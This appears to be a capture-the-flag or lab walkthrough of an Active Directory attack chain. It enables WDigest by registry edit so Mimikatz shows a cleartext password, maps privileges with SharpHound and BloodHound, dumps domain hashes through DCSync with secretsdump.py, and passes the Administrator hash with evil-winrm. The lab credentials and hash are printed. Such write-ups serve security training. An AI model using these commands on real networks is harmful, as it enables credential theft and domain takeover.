
I found a blank password in that picture above, which indicates that WDigest needs to be enabled. WDigest is a Windows authentication protocol that stores user credentials in plaintext within memory, making them accessible to tools like Mimikatz for extraction.

In order to see her cleartext password we need to set the ***UseLogonCredential*** registry
to 1 on the MS01 computer so that mimikatz can store the password in cleartext. To do that we go open cmd as admin, and run this command below and restart the computer.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

upon RDPing into the machine again and then running mimikatz again the password is in clear text

```
Sup3rS3cur3D0m@inU2eR
```



What attack can this user perform?

Then I transfered sharphound to the machine using RDP copy and paste. Note: I'm running the bloodhound-ce version on my kali box so I made sure to download the sharphound-ce version.

and ran it

```
sharphound.exe -c all
```


copied the files onto my host using RDP copy paste

ran bloodhound


```
bloodhound
```

logged into the web interface with my credentials and ingested the zip file by clicking administration → file ingest → upload files (and then selected the zip file I copied over)

then the question specifically asks for what attacks the tpetty user can perform so I investigated that user by putting tpetty in the search bar




on the right hand side scrolling down to tpettys outbound object control I can see what permissions they have over other objects and it appears they have dcsync privileges.



at this point I decided to run secretsdump.py from my kali machine using tpettys credentials


finding domain admin accounts so I know what to parse for in the hashes I got from secretsdump.py



opening the hashes file that secretsdump.py made

```
mousepad hashes.ntds
```

the domain admin account is listed at the top




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::
```

Take over the domain and submit the contents of the flag.txt file on the Administrator Desktop on DC01

attempting to crack the hash failed for me, so I figure I am going to have to pass the hash for authentication to the dc using evil-winrm

```
evil-winrm -i 172.16.6.3 -u administrator -H 27dedb1dab4d8545c6e1c66fba077da0
```